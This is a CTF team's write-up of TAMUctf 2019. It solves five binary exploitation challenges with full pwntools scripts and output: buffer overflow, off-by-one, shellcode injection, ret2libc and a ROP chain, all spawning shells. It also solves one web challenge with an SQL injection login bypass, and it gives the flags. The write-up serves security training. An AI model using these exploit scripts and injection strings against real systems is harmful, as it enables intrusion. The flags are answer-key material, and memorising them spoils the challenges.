WRITEUP TAMUCTF
TEAM
BRAHMASTRA

TEAM:
- Christopher Hendratno
- I Wayan Nyeneng Eka Saputra

Table of Contents

A. Pwn - Pwn 1

1. Executive Summary

nc pwn.tamuctf.com 4321
Difficulty: easy

2. Technical Report

Given binary file **pwn1** with detail below

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn1 file pwn1 ✔ 10080 16:13:32
pwn1: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.
2.0, BuildID[sha1]=d126d8e3812dd7aa1accb16feac888c99841f504, not stripped
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn1 checksec pwn1 ✔ 10081 16:17:30
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/johndoe/.pwntools-cache/update to 'never'.
[*] You have the latest version of Pwntools (3.12.2)
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn1/pwn1'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn1 ✔ 10082 16:17:39
```

To understand program's flow faster, I'm using IDA Pro for debugging process, and here is the result

```
11  condition = 0;
12  puts("Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see.");
13  puts("What... is your name?");
14  fgets(&user_input, 43, stdin);
15  if ( strcmp(&user_input, "Sir Lancelot of Camelot\n") )
16  {
17    puts("I don't know that! Auuuuuuuugh!");
18    exit(0);
19  }
20  puts("What... is your quest?");
21  fgets(&user_input, 43, stdin);
22  if ( strcmp(&user_input, "To seek the Holy Grail.\n") )
23  {
24    puts("I don't know that! Auuuuuuuugh!");
25    exit(0);
26  }
27  puts("What... is my secret?");
28  gets(&user_input);
29  if ( condition == 0xDEA110C8 )
30    print_flag();
31  else
32    puts("I don't know that! Auuuuuuuugh!");
33  return 0;
34}
```

```
1 int print_flag()
2 {
3   char i; // al
4   FILE *fp; // [esp+Ch] [ebp-Ch]
5
6   puts("Right. Off you go.");
7   fp = fopen("flag.txt", "r");
8   for ( i = _IO_getc(fp); i != -1; i = _IO_getc(fp) )
9     putchar(i);
10  return putchar(10);
11}
```

From the images above, we could understand that:

1. Our first input must be **“Sir Lancelot of Camelot”**, by doing that we won’t get **exit(0).**
2. Our second input also must be **“To seek the Holy Grail.”** to avoid getting **exit(0).**
3. And our last input must be long enough to overwrite **condition** variable with value **0xdea110c8.**

For the payload, we need to find the difference between our last input and condition variable, to do that we can do simple calculation

```
padding     = input addr - condition addr
            = $ebp-0x3b - $ebp-0x10
            = 0x3b - 0x10
            = 0x2b
            = 43
```

Now, we have all the component for the payload, let’s create the payload

```python
from pwn import *

context.binary = "./pwn1"

# p = process("./pwn1")
p = remote("pwn.tamuctf.com", 4321)
binary = ELF("./pwn1", checksec = False)

def exploit():
    p.sendlineafter("What... is your name?", "Sir Lancelot of Camelot")

    p.sendlineafter("What... is your quest?", "To seek the Holy Grail.")

    padding = 0x3b - 0x10

    payload = ""
    payload += "A" * padding
    payload += p32(0xDEA110C8)

    p.sendlineafter("What... is my secret?", payload)

    p.interactive()

if __name__ == "__main__":
    exploit()
```

Run the payload

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn1 python exp.py ✔ 10083 17:03:12
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn1/pwn1'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to pwn.tamuctf.com on port 4321: Done
[*] Switching to interactive mode

Right. Off you go.
gigem{34sy_CC428ECD75A0D392}

[*] Got EOF while reading in interactive
$
```

3. Flag

gigem{34sy_CC428ECD75A0D392}

B. Pwn - Pwn 2

1. Executive Summary

nc pwn.tamuctf.com 4322
Difficulty: easy

2. Technical Report

Given binary file **pwn2** with detail below

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn2 file pwn2 ✓ 10086 17:06:51
pwn2: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.
2.0, BuildID[sha1]=c3936da4c051f1ca58585ee8b243bc9c4a37e437, not stripped
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn2 checksec pwn2 ✓ 10087 17:06:53
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn2/pwn2'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn2 ✓ 10088 17:06:58
```

To understand program's flow faster, I'm using IDA Pro for debugging process, and here is the result

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char user_input; // [esp+1h] [ebp-27h]
4    int *v5; // [esp+20h] [ebp-8h]
5
6    v5 = &argc;
7    setvbuf(stdout, (char *)&dword_0 + 2, 0, 0);
8    puts("Which function would you like to call?");
9    gets(&user_input);
10   select_func(&user_input);
11   return 0;
12 }
```

```
1  int __cdecl select_func(char *src)
2  {
3    char dest; // [esp+Eh] [ebp-2Ah]
4    int (*function_to_go)(void); // [esp+2Ch] [ebp-Ch]
5
6    function_to_go = (int (*)(void))two;
7    strncpy(&dest, src, 31u);                    // Off by one bit
8    if ( !strcmp(&dest, "one") )
9      function_to_go = (int (*)(void))one;
10   return function_to_go();
11 }
```

```
1  int print_flag()
2  {
3    char i; // al
4    FILE *fp; // [esp+Ch] [ebp-Ch]
5
6    puts("This function is still under development.");
7    fp = fopen("flag.txt", "r");
8    for ( i = _IO_getc(fp); i != -1; i = _IO_getc(fp) )
9      putchar(i);
10   return putchar(10);
11 }
```


From the images above, we could understand that:

1. At first, our input will pass through to the **select_func().**
2. In the select_func(), at first, it assigns **function_to_go** variable value into address of **two().**
3. Then it copies our input into **dest** variable with maximal length 31.
4. If our input is equal to **"one"**, it'll call **one().**
5. Else, it'll call **two().**
6. There is **print_flag()** that will print flag.txt file that is located in the server.

So to receive the flag, we must be able to call print_flag(), and to call print_flag() we must overwrite function_to_go value into address of print_flag(). But how we do that? After doing some deep analysis, I realize that the difference between dest variable and function_to_go variable is 30

```
padding     = user input - dest input
            = $ebp-0x2a  - $ebp-0xc
            = 0x2a - 0xc
            = 0x1e
            = 30
```

So I can conclude that this program has **Off by One** vulnerability, so we already have the length of the padding, time to craft the payload. For the last part of the payload, we input the last bit of print_flag's address, we can find that by using objdump



```python
from pwn import *

context.binary = "./pwn2"

# p = process("./pwn2")
p = remote("pwn.tamuctf.com", 4322)
binary = ELF("./pwn2", checksec = False)

def exploit():
    payload = ""
    payload += "A" * 30
    payload += p8(0xd8)

    p.sendlineafter("Which function would you like to call?", payload)

    p.interactive()

if __name__ == "__main__":
    exploit()
```

Run the payload

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn2 python exp.py ✔ 10095 17:55:15
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn2/pwn2'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to pwn.tamuctf.com on port 4322: Done
[*] Switching to interactive mode

This function is still under development.
gigem{4ll_17_74k35_15_0n3}

[*] Got EOF while reading in interactive
$
```

3. Flag

gigem{4ll_17_74k35_15_0n3}

C. Pwn - Pwn 3


1. Executive Summary

nc pwn.tamuctf.com 4323
Difficulty: easy

2. Technical Report

Given binary file **pwn3** with detail below

Hmmmm, from the image above we find that **NX is disabled**, so I think we can use **Shellcode Injection** to exploit the program. To understand program's flow faster, I'm using IDA Pro for debugging process, and here is the result



```
1 char *echo()
2 {
3   char user_input; // [esp+Eh] [ebp-12Ah]
4
5   printf("Take this, you might need it on your journey %p!\n", &user_input);
6   return gets(&user_input);
7 }
```

Hmmmm, interesting. At first the program prints the location of our input. That will be really important, because we can use that address to overwrite the return address of the program and our input will be filled with shellcode, by doing that we can trigger the shell. But first we must find the difference between our input and return address of the program

padding = user input - return address
= $ebp-0x12a - $ebp+0x4
= (0x12a - 0x0) + 0x4
= 0x12e
= 302

Generally, return address of 32-bit program is located at $ebp+0x4

Let’s craft the payload

```python
from pwn import *

context.binary = "./pwn3"

# p = process("./pwn3")
p = remote("pwn.tamuctf.com", 4323)
binary = ELF("./pwn3", checksec = False)

def exploit():
    p.recvuntil("Take this, you might need it on your journey ")
    shell_addr = p.recvline()[:-2]
    shell_addr = int(shell_addr, 16)
    log.info("Shell addr: {}".format(hex(shell_addr)))

    padding = 0x12a + 0x4
    shellcode = asm(shellcraft.sh())

    payload = ""
    payload += shellcode
    payload += "A" * (padding - len(payload))
    payload += p32(shell_addr)

    p.sendline(payload)
    sleep(1)
    p.sendline("ls -lah && cat f*")
    p.interactive()

if __name__ == "__main__":
    exploit()
```

Run the payload

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn3 python exp.py ✔ 10104 18:26:22
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn3/pwn3'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
[+] Opening connection to pwn.tamuctf.com on port 4323: Done
[*] Shell addr: 0xffc1525e
[*] Switching to interactive mode
total 20K
drwxr-xr-x 1 root    root    4.0K Feb 19 20:47 .
drwxr-xr-x 1 root    root    4.0K Mar  2 09:31 ..
-r--r--r-- 1 pwnflag pwnflag   29 Feb 19 17:28 flag.txt
-rwsr-xr-x 1 pwnflag pwnflag 7.2K Feb 19 17:28 pwn3
gigem{r3m073_fl46_3x3cu710n}
$
```

3. Flag

gigem{r3m073_fl46_3x3cu710n}

D. Pwn - Pwn 4


1. Executive Summary

nc pwn.tamuctf.com 4324
Difficulty: medium

2. Technical Report


Given binary file **pwn4** with detail below

To understand program's flow faster, I'm using IDA Pro for debugging process, and here is the result



From the image above we could understand that:

1. If our input doesn't contain any slash **("/")**, it'll pass through into **run_cmd()** function. In the cmd function, our input will become the parameter of command **ls.**




2. But if its contain a slash **(“/”)**, It’ll print **“No slashes allowed”.**


So how we gonna exploit this program? After long dive in gdb, I found that we can overflow the return address of the program by putting a slash **(“/”)** in the beginning of our input. For the padding, I’m using simple calculation just like the previous challenge

padding = (user input - return address) - 1
= ($ebp-0x21 - $ebp+0x4) - 0x1
= (0x21 + 0x4) - 0x1
= 0x24
= 36

Why minus one? Because we want to put a slash (“/”) in the beginning of it



[our input]



[return address of the program]

Because we can’t trigger any shell via **Shellcode Injection (NX Enabled)**, and there is no function that could trigger the shell. I can conclude that we’ll use **Ret2Libc** exploit the program

First we craft the payload that will leak any libc. address of the program so we can find the correct libc. version that is currently used by the server. In this payload, I'm using **puts@plt** to print libc. address that is contained by **gets@got**, and to find the correct libc. version, I'm using https://libc.blukat.me/

Let's craft the payload

```python
from pwn import *

context.binary = "./pwn4"

# p = process("./pwn4")
p = remote("pwn.tamuctf.com", 4324)
binary = ELF("./pwn4", checksec = False)
libc = ELF("libc6_2.23-0ubuntu3_i386.so", checksec = False)

def exploit():
    padding = (0x21 + 0x4) - 1
    puts_plt = binary.symbols["plt.puts"]
    gets_got = binary.symbols["got.gets"] # f7....2c0
    laas_addr = binary.symbols["laas"]

    payload = ""
    payload += "/"
    payload += "A" * padding
    payload += p32(puts_plt)
    payload += p32(laas_addr)
    payload += p32(gets_got)

    p.sendline(payload)

    p.recvuntil("No slashes allowed\n")
    libc_leak = u32(p.recv(4))
    log.info("Libc leak: {}".format(hex(libc_leak)))

if __name__ == "__main__":
    exploit()
```

Then run it

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn4 python exp.py ✔ 10009 09:32:36
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn4/pwn4'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Opening connection to pwn.tamuctf.com on port 4324: Done
[*] Libc leak: 0xf7de12c0
[*] Closed connection to pwn.tamuctf.com port 4324
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn4 ✔ 10010 09:32:49
```

Yep, it's success leak libc. address of gets function (**gets@got contains libc. address of gets**). Let's find the difference among gets, system, and string "/bin/sh" by using previous website

libc6_2.23-0ubuntu3_i386 Download

	Symbol	Offset	Difference
●	system	0x03ad80	-0x24540
◉	gets	0x05f2c0	0x0

```
str_bin_sh          0x15ba3f          0xfc77f
```

Now we have everything, it’s time to complete our payload

```python
from pwn import *

context.binary = "./pwn4"

# p = process("./pwn4")
p = remote("pwn.tamuctf.com", 4324)
binary = ELF("./pwn4", checksec = False)
libc = ELF("libc6_2.23-0ubuntu3_i386.so", checksec = False)

def exploit():
    padding = (0x21 + 0x4) - 1
    puts_plt = binary.symbols["plt.puts"]
    gets_got = binary.symbols["got.gets"] # f7....2c0
    laas_addr = binary.symbols["laas"]

    payload = ""
    payload += "/"
    payload += "A" * padding
    payload += p32(puts_plt)
    payload += p32(laas_addr)
    payload += p32(gets_got)

    p.sendline(payload)
```

```python
    p.recvuntil("No slashes allowed\n")
    libc_leak = u32(p.recv(4))
    log.info("Libc leak: {}".format(hex(libc_leak)))
    system_libc = libc_leak - 0x24540
    log.info("Libc system: {}".format(hex(system_libc)))
    binsh_libc = libc_leak + 0xfc77f
    log.info("Libc string /bin/sh: {}".format(hex(binsh_libc)))

    payload = ""
    payload += "/"
    payload += "A" * padding
    payload += p32(system_libc)
    payload += "JUNK"
    payload += p32(binsh_libc)

    p.sendline(payload)
    sleep(1)
    p.sendline("ls -lah && cat f*")
    p.interactive()

if __name__ == "__main__":
    exploit()
```

Run the payload

```
[+] Opening connection to pwn.tamuctf.com on port 4324: Done
[*] Libc leak: 0xf7db22c0
[*] Libc system: 0xf7d8dd80
[*] Libc string /bin/sh: 0xf7eaea3f
[*] Switching to interactive mode
\x80+\x90#@\xb5@2\x84\x0
ls as a service (laas)(Copyright pending)
Enter the arguments you would like to pass to ls:
No slashes allowed
total 20K
drwxr-xr-x 1 root    root    4.0K Feb 19 20:47 .
drwxr-xr-x 1 root    root    4.0K Mar  3 01:52 ..
-r--r--r-- 1 pwnflag pwnflag   23 Feb 19 17:28 flag.txt
-rwsr-xr-x 1 pwnflag pwnflag 7.4K Feb 19 17:28 pwn4
gigem{5y573m_0v3rfl0w}
$
```

3. Flag

gigem{5y573m_0v3rfl0w}

E. Pwn - Pwn 5

1. Executive Summary

nc pwn.tamuctf.com 4325
Difficulty: medium

2. Technical Report

Given binary file **pwn5** with detail below

```
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn5 file pwn5 ✓ 10020 09:56:42
pwn5: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.32, BuildID[sha1]=f9690a5a90e
54f8336b65636e719feac16798d50, not stripped
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn5 checksec pwn5 ✓ 10021 09:56:45
[*] '/home/johndoe/Downloads/practice/tamuctf/2019/pwn/pwn5/pwn5'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn5 ✓ 10022 09:56:55
```

Actually it's a same program as the previous challenge (Pwn4), but with more enhancement, because the binary is **statically linked**. Now the question is….how we gonna exploit this program? After thinking for a while, then I remember my senior was told me about **ROPGadget** (https://github.com/JonathanSalwan/ROPgadget). This tool can create a ropchain to trigger a shell automatically. All we need to do just connect the padding with the ropchain, and voila, we have our payload

First let's find where our input is stored

```
1  int laas()
2  {
3    int result; // eax
4    char user_input; // [esp+Bh] [ebp-Dh]
5
6    puts("ls as a service (laas)(Copyright pending)");
7    puts("Version 2: Less secret strings and more portable!");
8    puts("Enter the arguments you would like to pass to ls:");
9    gets(&user_input);
10   if ( strchr(&user_input, '/') )
11     result = putchar user_input; // [esp+Bh] [ebp-Dh]
12   else
13     result = run_cmd((int)&user_input);
14   return result;
15 }
```

From the image above we know that our input is stored at $ebp-0xd, let's calculate the padding

padding = (user input - return address) - 1
= ($ebp-0xd - $ebp+0x4) - 0x1
= (0xd + 0x4) - 0x1
= 0x10
= 16

To generate the ropchain, use this command:
ROPgadget --binary pwn5 --ropchain

And here is the result

```
- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x0806f68a) # pop edx ; ret
        p += pack('<I', 0x080eb060) # @ .data
        p += pack('<I', 0x080b8836) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0805501b) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806f68a) # pop edx ; ret
        p += pack('<I', 0x080eb064) # @ .data + 4
        p += pack('<I', 0x080b8836) # pop eax ; ret
        p += '//sh'
        p += pack('<I', 0x0805501b) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806f68a) # pop edx ; ret
        p += pack('<I', 0x080eb068) # @ .data + 8
        p += pack('<I', 0x08049373) # xor eax, eax ; ret
        p += pack('<I', 0x0805501b) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x080481c9) # pop ebx ; ret
        p += pack('<I', 0x080eb060) # @ .data
```

```
        p += pack('<I', 0x080df3bd) # pop ecx ; ret
        p += pack('<I', 0x080eb068) # @ .data + 8
        p += pack('<I', 0x0806f68a) # pop edx ; ret
        p += pack('<I', 0x080eb068) # @ .data + 8
        p += pack('<I', 0x08049373) # xor eax, eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0807aecf) # inc eax ; ret
        p += pack('<I', 0x0806d2d7) # int 0x80
johndoe@cryptopunk ~/Downloads/practice/tamuctf/2019/pwn/pwn5                    10024 10:15:35
```

Let’s craft the payload by connecting the padding and the ropchain

```
1  from pwn import *
2
3  context.binary = "./pwn5"
4
5  # p = process("./pwn5")
6  p = remote("pwn.tamuctf.com", 4325)
7  binary = ELF("./pwn5", checksec = False)
8
9  def exploit():
10     padding = (0xd + 0x4) - 1
11
12     payload = ""
13     payload += "/"
14     payload += "A" * padding
15     payload += p32(0x0806f68a) # pop edx ; ret
16     payload += p32(0x080eb060) # @ .data
17     payload += p32(0x080b8836) # pop eax ; ret
18     payload += '/bin'
19     payload += p32(0x0805501b) # mov dword ptr [edx], eax ; ret
20     payload += p32(0x0806f68a) # pop edx ; ret
21     payload += p32(0x080eb064) # @ .data + 4
22     payload += p32(0x080b8836) # pop eax ; ret
23     payload += '//sh'
24     payload += p32(0x0805501b) # mov dword ptr [edx], eax ; ret
25     payload += p32(0x0806f68a) # pop edx ; ret
26     payload += p32(0x080eb068) # @ .data + 8
27     payload += p32(0x08049373) # xor eax, eax ; ret
28     payload += p32(0x0805501b) # mov dword ptr [edx], eax ; ret
29     payload += p32(0x080481c9) # pop ebx ; ret
30     payload += p32(0x080eb060) # @ .data
```

```
    payload += p32(0x080df3bd) # pop ecx ; ret
    payload += p32(0x080eb068) # @ .data + 8
    payload += p32(0x0806f68a) # pop edx ; ret
    payload += p32(0x080eb068) # @ .data + 8
    payload += p32(0x08049373) # xor eax, eax ; ret
    payload += p32(0x0807aecf) # inc eax ; ret
    payload += p32(0x0807aecf) # inc eax ; ret
    payload += p32(0x0807aecf) # inc eax ; ret
    payload += p32(0x0807aecf) # inc eax ; ret
    payload += p32(0x0807aecf) # inc eax ; ret
    payload += p32(0x0807aecf) # inc eax ; ret
    payload += p32(0x0807aecf) # inc eax ; ret
    payload += p32(0x0807aecf) # inc eax ; ret
    payload += p32(0x0807aecf) # inc eax ; ret
    payload += p32(0x0807aecf) # inc eax ; ret
    payload += p32(0x0806d2d7) # int

    p.sendline(payload)
    sleep(1)
    p.sendline("ls -lah && cat f*")
    p.interactive()

if __name__ == "__main__":
    exploit()
```

Run the payload

```
[+] Opening connection to pwn.tamuctf.com on port 4325: Done
[*] Switching to interactive mode
ls as a service (laas)(Copyright pending)
Version 2: Less secret strings and more portable!
Enter the arguments you would like to pass to ls:
No slashes allowed
total 728K
drwxr-xr-x 1 root    root    4.0K Feb 19 20:47 .
drwxr-xr-x 1 root    root    4.0K Mar  3 01:52 ..
-r--r--r-- 1 pwnflag pwnflag   32 Feb 19 20:46 flag.txt
-rwsr-xr-x 1 pwnflag pwnflag 713K Feb 19 20:46 pwn5
gigem{r37urn_0r13n73d_pr4c71c3}
$
```

3. Flag

gigem{r37urn_0r13n73d_pr4c71c3}

F. Web - Not Another SQLi Challenge

1. Executive Summary

http://web1.tamuctf.com
Difficulty: easy


2. Technical Report

Given a login page website

After seeing a login page website, what comes first to my mind is always **"SQL injection"**, so i tried to do a simple **SQL injection** to this login page

Username: 'or true --
Password: ' or true --

As you can see here, we are logined and the website printed out the flag for us easily



3. Flag

gigem{f4rm3r5_f4rm3r5_w3'r3_4ll_r16h7}

